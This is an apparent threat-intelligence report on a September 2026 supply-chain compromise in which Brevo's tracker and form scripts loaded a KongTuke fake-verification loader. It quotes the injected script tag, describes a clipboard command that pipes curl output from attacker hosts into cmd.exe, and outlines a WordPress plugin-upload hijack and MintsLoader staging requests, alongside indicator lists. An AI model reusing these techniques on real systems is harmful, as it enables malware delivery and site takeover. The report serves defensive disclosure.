
On September 14, 2026, Brevo’s own infrastructure served malicious JavaScript through its tracker scripts and hosted forms. The code placed fake Cloudflare verification checks on customer websites and email-linked pages. Public browser captures recorded it across 51 page domains, including a Shopify storefront and Brevo’s own website.
ClickFix uses a fake error or security check to persuade someone to run a malicious command. Here, clicking the check copied that command to the clipboard. The instructions then asked the visitor to paste it into Windows and run it.
A familiar page asked visitors to run a command
At approximately 17:34 UTC, the operator of melodyglow[.]com saw the fake check on their Shopify storefront. It instructed visitors to press Win+R, then Ctrl+V, and click OK. Those steps open the Windows Run dialog, paste the clipboard contents, and execute them.
The store used Brevo/PushOwl. In a saved copy of the page structure, the operator found a script loaded from cdn2.sendibt1[.]com/f.js.
In their Reddit report, posted as Jakam181, the operator described the prompt appearing in Chrome and an incognito session. They removed the Shopify app after the incident.

Figure 1. The storefront operator’s public report. Screenshot taken September 15.
At 17:43 UTC, Michael Bourne reported the same prompt on Brevo’s main website, tagging @brevo_official. His screenshot shows the verification panel and a browser-extension warning that exposes the command’s download destination.

Figure 2. Bourne’s September 14 screenshot. The warning exposes systask3820[.]com in the command behind the prompt.
Reports continued through the evening. Kaan reported the prompt on a Brevo-connected Shopify store at 19:36, and Clement Notin reported the same activity at 21:00. Brevo asked for details by direct message or support ticket at 22:43.
Brevo’s own files carried the loader
Brevo’s Shopify integration installs its visitor tracker through the store theme. The same account can serve hosted and embedded forms from sibforms[.]com. A visitor’s browser fetches both from Brevo’s servers, and a shared script can rewrite the page that loads it.
The two JavaScript files kept their full clean contents and gained 173 or 174 bytes at the end. That addition creates a script element pointing at /f.js. The clean Brevo SDK is 3,442 bytes and the clean Sibforms main.js is 461,411 bytes, so the insertion offset is the end of each original file.
Hosted form and unsubscribe pages carried the script tag directly in their HTML instead.
| Response | Content | Insertion point |
|---|---|---|
cdn.brevo[.]com/js/sdk-loader.js |
Static JavaScript | Script-element creator after the final clean byte |
sibforms[.]com/forms/end-form/build/main.js |
Static JavaScript | Same creator after the final clean byte |
sibforms[.]com/serveUnsub/<token> |
Dynamic HTML | Script tag immediately before </head> |
<tenant>.sibforms[.]com/serve/<token> |
Dynamic HTML | Script tag immediately before </head> |
The inserted tag reads:
<script src="hxxps://<loader>.sendibt1[.]com/f.js" async data-cfasync="false"></script>
data-cfasync="false" excludes a script from Cloudflare’s Rocket Loader. Cloudflare specifies that attribute before src. The captured tag puts it after, which makes the ordering a usable fingerprint.

Figure 3. London Tourism, September 14. The “Requested by” field connects Brevo’s tracker to cdn2.sendibt1[.]com/f.js.
On Berlin WO-MAN’s website, Brevo’s Sibforms code loaded the same script.
Clean and modified response hashes
Clean copies captured September 15 between 11:47 and 11:50 UTC:
| Clean asset | Bytes | SHA-256 |
|---|---|---|
| Brevo SDK | 3,442 | fe8447fd1ec4dca652b71db2c749fcc24a5bec3875f3654042169fb2418aed09 |
Sibforms main.js |
461,411 | 8a29b2ee61e93fda1a3f9fc44f044a28959ac024dd542d3758482e5a43c120e9 |
| Modified asset | Loader host | Bytes | Response SHA-256 |
|---|---|---|---|
| SDK | cdn2 |
3,615 | 58a5c601c9df7ca2120435588fc39f97712d9b878795f6ee500590099a432308 |
| SDK | cdn4 |
3,615 | c505c599e499e9cf752054fde297495889fab0ba37f1fa0af1cee17c2d0cafda |
| SDK | cdn11 |
3,616 | f67d572d2d30407b3f470904326411450763108980cdad89550fbb221fb06782 |
| Sibforms | cdn2 |
461,584 | aa4a52cf50202edc6138cce48e77c454cb516ad923b2f491c745f53456700db6 |
| Sibforms | cdn3 |
461,584 | b84475a6e8fc07c60860a882a1705cfedc326abf364b44bd540268d162712520 |
| Sibforms | cdn4 |
461,584 | f56c6abb6be62d3c923bb78ae6efa5ed3679c1f01ece1bdb691c984e6e50d9c5 |
| Sibforms | cdn11 |
461,585 | ff718da38c4ad030f53bea17adb8fafc5891dd2b4cb39f3277f5a818f466765e |
The appended bytes were identical across SDK and Sibforms variants that selected the same hostname. cdn11 added one byte because its label is longer.
| Loader host | Added bytes | Appended-code SHA-256 |
|---|---|---|
cdn11 |
174 | 478e247de5e3fc0489d9ff90c550d3815cd1915f01f2fc64c077513b0cbf5b34 |
cdn2 |
173 | da733375bc5a257e1ddd04b6948524eb60a2c830d01b1a15b1163a5aa10f81f7 |
cdn3 |
173 | c3bf91aa9e6b6afb3f432cd1723b33b391904bcff1f9a0bd8ded7b250b8f04ac |
cdn4 |
173 | 9744a40ad90980dcbe86c1361acb2f5a501546b428c050a834b7a5086095644d |
Four incident-window captures preserve three tenant sibautomation[.]com/sa.js bodies with no sendibt1 or /f.js reference. Sampled assets.brevo[.]com JavaScript contained none either.
Seven hosts served the loader
Public captures span September 14 from 16:05 to 20:12 UTC. Seven hosts under sendibt1[.]com served /f.js, all subdomains of a domain Brevo lists among its technical domains. Across 148 captures, 132 contacted one loader host, 13 contacted two, and three contacted three.
| Loader host | Captures | First capture |
|---|---|---|
cdn.sendibt1[.]com |
40 | www.brevo[.]com, 16:05:18 |
cdn2.sendibt1[.]com |
13 | utixo[.]net, 16:10:27 |
cdn3.sendibt1[.]com |
9 | www.batchfoundation[.]org, 16:18:10 |
cdn4.sendibt1[.]com |
34 | 8db9f395.sibforms[.]com, 16:26:37 |
cdn9.sendibt1[.]com |
29 | morseapp[.]fr, 17:27:25 |
cdn10.sendibt1[.]com |
35 | iaeijab.r.bh.d.sendibt3[.]com, 17:50:00 |
cdn11.sendibt1[.]com |
7 | Tracker delivery, 17:50:00 |
The earliest visit followed an email-tracking link at r.send.tristartraffic[.]com/tracking/ to Brevo’s own website. The last captured delivery reached www.detertecnica[.]com.
Certificate Transparency records a Let’s Encrypt certificate for cdn.sendibt1[.]com from August 25, twenty days before the delivery window. A wildcard certificate for *.sendibt1.com followed on September 8. Certificates for cdn9, cdn10, and cdn11 were issued on September 14 between 16:09 and 16:12, minutes after delivery began.
By September 15, all seven loader names returned NXDOMAIN.
Email links reached the same loader
Brevo’s click tracking routes email clicks through its service before opening the destination, and authenticated domains can use customer-branded subdomains.
Thirty-two captures across 17 page domains contain an email-tracking route, an unsubscribe route, or an email campaign parameter:
/tracking/
/mk/un/v2/sh/
/tr/un/v2/
utm_medium=email
An American Conference unsubscribe link at r.email.americanconference[.]com/mk/un/v2/sh/... opened a Sibforms page that loaded cdn9.sendibt1[.]com/f.js.
The code matches KongTuke
The recovered /f.js scripts match KongTuke in how they build the verification panel, decode commands, and control the clipboard. KongTuke has used compromised websites to deliver malware since May 2024, taking its name from the early control domain kongtuke[.]com. It began with fake browser updates on WordPress sites and adopted fake CAPTCHA prompts by January 2025.
Researchers also track overlapping activity as LandUpdate808 and TAG-124. Recorded Future describes a traffic distribution service used by multiple malware operators, profiling visitors and selecting which lure or payload each one receives. SANS documented a November 2025 example whose pasted command downloaded a PowerShell script.
Five earlier KongTuke bodies and all 14 original cdn2 bodies share the same implementation, down to specific construction details: the keep:false,cmd: message, the UNMASKED_RENDERER_WEBGL graphics lookup, the var cpS='<scr'+'ipt> script builder, and the script[data-c] fallback. The reference scripts run 10,329 to 10,796 bytes and the incident scripts 9,665 to 12,045. Identifiers, junk code, and encoded constants change around that shared core.
The loader picked its visitors
The loader checks for automation and fingerprints the browser using screen, language, time-zone, plugin, canvas, and WebGL details. The server uses that profile to decide what to return.
Before responding, it issues a 66-byte challenge carrying a request token, a difficulty value, and a timestamp:
{"t":"<32-hex-character token>","d":97,"ts":<milliseconds>}
The client tries up to one million nonces, calculating a 32-bit rolling hash of t + ":" + nonce for each. It accepts a result satisfying (value & 0xFFFF) % d === 0, waits a minimum of roughly two seconds, then posts the nonce with the fingerprint.
Seven sessions received a redirect instead of a panel:
{"s":0,"r":"https:\/\/www.google.com"}
The London capture and the loader code expose four routes:
Path on cdn2.sendibt1[.]com |
Role | Evidence |
|---|---|---|
/api/v1/e08a3c4 |
Tasking and challenge | Captured GET |
/api/v1/0044d4a |
Challenge response and reporting | Captured OPTIONS and POST |
/api/v1/4aff112?tk=... |
Base64 command retrieval | Loader code |
/api/v1/b832c14?e=... |
Event telemetry | Loader code |
The cdn3 scripts rotate those identifiers to 76584c1, e81929c, and f659473 with identical behavior. Earlier KongTuke scripts used readable names such as /api/v1/session and /api/v1/verify.
The panel supplied the clipboard command
The verification panel renders in a full-screen iframe whose srcdoc property holds the supplied HTML. The iframe requests fullscreen; clipboard-write. The address bar continues to show the site the visitor opened.
The script decodes the server’s Base64 command into UTF-8 and passes it to the iframe through postMessage. After the visitor interacts, navigator.clipboard.writeText copies it, with a hidden text selection and document.execCommand("copy") as fallback.
It reports verification clicks and failed copies through navigator.sendBeacon, using the event names vclick and copy_fail.
Later scripts tried to plant a WordPress plugin
The cdn2 script changed between 18:58:07 and 19:32:20. Ten later scripts contain async function __pvt(zipUrl, reportUrl), a routine that targets a logged-in WordPress administrator’s session. Eight earlier samples carry the browser lure alone.
The routine fetches the administration and plugin-upload pages, extracts the _wpnonce request token, and reuses the session for upload and activation.
| Action | Route or value |
|---|---|
| Read administration and upload pages | /wp-admin/ and the plugin-upload page |
| Download the plugin archive | hxxps://<loader>.sendibt1[.]com/p/wm.zip |
| Upload with the extracted nonce | /wp-admin/update.php?action=upload-plugin |
| Activate the returned plugin | /wp-admin/plugins.php |
| Report progress | pivot_admin, pivot_uploaded, pivot_ok |
The delivered invocation reads bp from the page’s global scope. _guik() defines that variable inside a function, so the call raises ReferenceError before the upload starts. An empty catch swallows it. The routine shipped broken.
The pasted command reached a download server
The command in Bourne’s screenshot starts cmd.exe, locates Windows utilities by matching partial filenames with where, and uses conhost.exe --headless to run without a visible console. Curl retrieves further instructions from /b?t=<token> and passes the response straight into cmd.exe.
Reddit user matteoelstriker reported reaching www.baeckerei-spiegelhauer[.]de through a Google result in Edge on Windows 11, running the command, then disconnecting about 15 seconds later. Their account names cloudmail2077[.]com. Reproducing the lure on another computer returned a different token.
Four download servers appeared that day. Certificates for three were issued within 158 seconds of each other that morning.
| UTC | Request | Certificate or registration | Capture |
|---|---|---|---|
| 16:45:57 | systask3820[.]com/b?t=B8CIs2Eu |
11:29:55 | URLScan |
| 18:14:29 | cdnstore2193[.]com/b?t=fRj4yFjF |
Same-day registration | URLQuery |
| 20:34:59 | cloudmail2077[.]com/b?t=EaPgsl5f |
11:32:33 | URLScan |
| 21:00:50 | winstream1186[.]com/b?t=uzF4KOcI |
11:30:58 | URLScan |
Every captured request returned an empty HTTP 444. Joe Sandbox run 1972859 ran the command on Windows 10 at 18:34:33 and recorded the same result:
GET /b?t=PEcW6ebQ HTTP/1.1
Host: winstream1186.com
User-Agent: curl/7.83.1

HTTP/1.1 444
Content-Length: 0
The tokens are single use. The servers answered the victim and nobody else.
The same operator ran MintsLoader a week earlier
The download servers share a naming scheme with the hosts an earlier MintsLoader sample queried. September 14 used systask3820, cdnstore2193, cloudmail2077, and winstream1186. The September 9 sample queried winrun2915, hostrun9541, syncstore9835, cdnhash2335, opscast3707, and logincrypt8338, among others. Two concatenated words and four digits, with cdn, store, and win recurring across both sets.
On September 10, logincrypt8338[.]com returned a Windows command built the same way: headless console, wildcard where lookups, curl piped into the command shell. It downloaded two files and ran them together.
| Retrieval route | Destination |
|---|---|
/ue?t=<token>&f=e |
%APPDATA%\TRegSvr.exe |
/ue?t=<token>&f=b |
%APPDATA%\vclimg370.bpl |
VirusTotal ties that controller to a September 9 package named update.zip, and the package’s sandbox run queries it directly. Triage identifies the package as MintsLoader at 10/10. It uses Firefox filenames, including plugin-container.exe, mozglue.dll, xul.dll, and firefoxupdate.dll, collects system information with systeminfo /FO CSV, and launches hidden PowerShell with an encoded command.

Figure 4. The September 9 MintsLoader sample: system-information collection followed by hidden, encoded PowerShell. Triage report, page 15.
At 18:07:38, that PowerShell requested the next stage from jg2n36pxkqjfqp7[.]top on 64.94.85.198:
GET /1.php?s=04e1ab2b-3f93-46fa-9aed-c3a2a3f126c9 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1237
Host: jg2n36pxkqjfqp7.top
The s value carries the campaign identifier, matching the format Recorded Future documents. Red Canary identifies KongTuke paste-and-run activity as a frequent MintsLoader delivery route. The server returned a gateway timeout after 60 seconds.
The staging host anchors a 97-domain group
DNS and hosting records connect jg2n36pxkqjfqp7[.]top to 97 domains across three addresses on BL Networks’ AS399629. All use 15-character lowercase alphanumeric labels under .top. DNS and web observations account for 48 names; historical address records add 49.
| Address | Reported location | Associated domains |
|---|---|---|
64.94.85.198 |
Dallas, US | 10 |
64.95.11.136 |
Dallas, US | 43 |
162.33.179.18 |
Chicago, US | 44 |
The staging domain was active by September 3, six days before the MintsLoader run, using Cloudflare’s rob and veda nameservers:
jg2n36pxkqjfqp7[.]top  A   64.94.85.198
jg2n36pxkqjfqp7[.]top  NS  rob.ns.cloudflare.com
jg2n36pxkqjfqp7[.]top  NS  veda.ns.cloudflare.com
That nameserver pair served 45 domains between August 25 and September 15. The two larger address groups changed names almost daily. Blackpoint’s MintsLoader analysis documents a date-based generator producing the same 15-character .top format and the same /1.php?s=<campaign> request.
The next name on 64.94.85.198 was ocjipwlxi7kzxql[.]top, created September 10 at 00:01:48 UTC through NICENIC INTERNATIONAL GROUP CO., LIMITED, with the same nameserver pair.
Paired appearances go back to July
Passive DNS and historical address records show new names arriving on the two larger addresses 12 seconds apart on July 28, then at the same second on August 13:
| UTC | Address | Domain | Record type |
|---|---|---|---|
| 2026-07-28 00:11:05 | 64.95.11.136 |
tl1l2sbgso5gtdn[.]top |
Passive DNS |
| 2026-07-28 00:11:17 | 162.33.179.18 |
lkvj3l191c6t7cs[.]top |
Passive DNS |
| 2026-08-13 16:12:40 | 64.95.11.136 |
ggitmiogyly7xwn[.]top |
Historical address record |
| 2026-08-13 16:12:40 | 162.33.179.18 |
tou3s18ilv3chpj[.]top |
Historical address record |
The paired timestamps, matching name structure, and reused addresses point to one provisioning system.
All 97 associated domains, grouped by address
64.94.85.198: 10 associated domains
| Domain | Record | First DNS observation, UTC |
|---|---|---|
fkkthfsxl9hwkos[.]top |
DNS | 2026-08-27 00:16:52.849 |
im4hkhrpo39fp9r[.]top |
DNS | 2026-08-30 01:43:07.278 |
jg2n36pxkqjfqp7[.]top |
DNS | 2026-09-03 00:15:39.573 |
ocjipwlxi7kzxql[.]top |
DNS | 2026-09-10 02:12:26.325 |
egk77maiswpnop9[.]top |
Address history | |
9a0yursbvq4uo6r[.]top |
Address history | |
44hogwb4zkk2on8[.]top |
Address history | |
y1ne1h8xrcbqvj8[.]top |
Hosted-domain record | |
2x49n84xqtda1km[.]top |
Hosted-domain record | |
6tl49y0xoaet7l0[.]top |
Hosted-domain record |
64.95.11.136: 43 associated domains
| Domain | Record |
|---|---|
6cw9sj8pljtii2f[.]top |
DNS |
xt6p57x4h9jdeeh[.]top |
DNS |
nbg5hvnkd0a8aqj[.]top |
DNS |
dtqmukc08r0353l[.]top |
DNS |
3a02682g4iry1fo[.]top |
DNS |
tsaijwsv09htxsq[.]top |
DNS |
kakyvkhbwz8os4s[.]top |
DNS |
aruf887rsqzjohu[.]top |
DNS |
094vkww6ohpektx[.]top |
DNS |
qrebxkmmk8g8g6z[.]top |
DNS |
g8pr98c2gz63bi1[.]top |
DNS |
7qz8mw1icpxy7v4[.]top |
DNS |
x89oylrx8gnt376[.]top |
DNS |
npj4a9gd37eozj8[.]top |
DNS |
d7tlnx6tzy4juwa[.]top |
DNS |
3p31zlw9vpveq8d[.]top |
DNS |
konxoxb4n6c4ixh[.]top |
DNS |
a6xe1l0kjx3zdaj[.]top |
DNS |
0n7ud9q0fotu9mm[.]top |
DNS |
e404d2rgw91zidk[.]top |
DNS |
hnsr2m5v75ak1bq[.]top |
DNS |
u6dhc9lorfl9mlf[.]top |
Web record |
gulsgvi9ps2nmpc[.]top |
Address history |
adrgevdy1jv2zo6[.]top |
Address history |
denm06j7ikwngax[.]top |
Address history |
3wx3du8ndbnicmz[.]top |
Address history |
qcbc37stt1csrda[.]top |
Address history |
te7jpiy292dc8z1[.]top |
Address history |
6xtaz6ewucp2t9q[.]top |
Address history |
ggitmiogyly7xwn[.]top |
Address history |
9zoglhk5adrmavh[.]top |
Address history |
jhe08tupem0reie[.]top |
Address history |
gncv0r1ug8qajaa[.]top |
Hosted-domain record |
m4781s654gyv6bg[.]top |
Hosted-domain record |
wnxsp3gp8p70aze[.]top |
Hosted-domain record |
tl1l2sbgso5gtdn[.]top |
Hosted-domain record |
34r5q4l0wyflx0l[.]top |
Hosted-domain record |
qk5egg57bo4wcrw[.]top |
Hosted-domain record |
nja7u50yvn2bv45[.]top |
Hosted-domain record |
w10rihaizwbgzs3[.]top |
Hosted-domain record |
d0kn7tperds6rh8[.]top |
Hosted-domain record |
3iu4jhftn4j1nta[.]top |
Hosted-domain record |
9llhr4qcj6n6l2s[.]top |
Passive DNS |
162.33.179.18: 44 associated domains
| Domain | Record |
|---|---|
hr3qkcdpaiaqyg3[.]top |
DNS |
d0agbdmprh8ifm5[.]top |
DNS |
9ag61ewq8g5avr7[.]top |
DNS |
5jnwrf5qpf32bw8[.]top |
DNS |
1sumiger6e1vs2a[.]top |
DNS |
x10c8horndyn87c[.]top |
DNS |
tb72yixs4cwfpcd[.]top |
DNS |
pkespj7slbt75if[.]top |
DNS |
ltkifkgt2arzlnh[.]top |
DNS |
dgpcs3q3gop7rli[.]top |
DNS |
ccyywmzu08mkixk[.]top |
DNS |
8l5omn8vh7kcz3m[.]top |
DNS |
4ubedoivy6h4f8o[.]top |
DNS |
03i43prwf5fwvdp[.]top |
DNS |
wdputq1ww4cocjr[.]top |
DNS |
smvkkraxd2agsot[.]top |
DNS |
gegqru2ysz3t54y[.]top |
DNS |
cnmghvcz9y0lm9z[.]top |
DNS |
8wt67wlzrxyd2e1[.]top |
DNS |
450wyxv08wv5jk3[.]top |
DNS |
